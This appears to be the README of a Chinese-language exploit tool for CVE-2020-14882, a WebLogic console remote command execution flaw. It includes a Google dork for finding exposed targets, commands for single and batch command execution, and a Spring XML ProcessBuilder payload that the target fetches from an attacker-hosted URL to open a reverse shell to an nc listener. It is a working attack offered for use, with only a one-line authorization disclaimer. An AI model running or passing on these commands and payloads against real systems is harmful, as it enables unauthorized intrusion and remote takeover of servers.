综合利用工具Google Dork: inurl:"/console/login/LoginForm.jsp"
# CVE-2020-14882_ALL
CVE-2020-14882_ALL综合利用工具,支持命令回显检测、批量命令回显、外置xml无回显命令执行等功能。
需要模块:requests、http.client
**(工具仅用于授权的安全测试,请勿用于非法使用,违规行为与作者无关。)**
命令回显模块已知成功版本:12.2.1.3.0、12.2.1.4.0、14.1.1.0.0
### 选项

### 功能一:命令回显
python3 CVE-2020-14882_ALL.py -u http://x.x.x.x:7001 -c "whoami"

### 功能二:批量命令回显
python3 CVE-2020-14882_ALL.py -f target.txt -c "whoami"
target.txt 格式:http://x.x.x.x:xx,一行一个(注:这里只设置了一个)

### 功能三:外置xml文件无回显命令执行
1、Linux反弹shell为例,编辑好poc.xml文件,开启python监听。
```
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
<bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
<constructor-arg>
<list>
<value>cmd</value>
</list>
</constructor-arg>
</bean>
</beans>
```
开启python监听,nc开启监听
2、使用-x选项指定xml文件路径,发送payload。
python3 CVE-2020-14882_ALL.py -u http://x.x.x.x:7001 -x http://x.x.x.x:8000/poc.xml
 [4.0K]  /data/pocs/09fec3a8d006df1022be60858a453deb31421087
├── [8.5K]  CVE-2020-14882_ALL.py
├── [4.0K]  images
│   ├── [148K]  1.png
│   ├── [107K]  2.png
│   └── [123K]  3.png
├── [ 632]  poc.xml
├── [1.8K]  README.md
└── [  17]  target.txt

1 directory, 7 files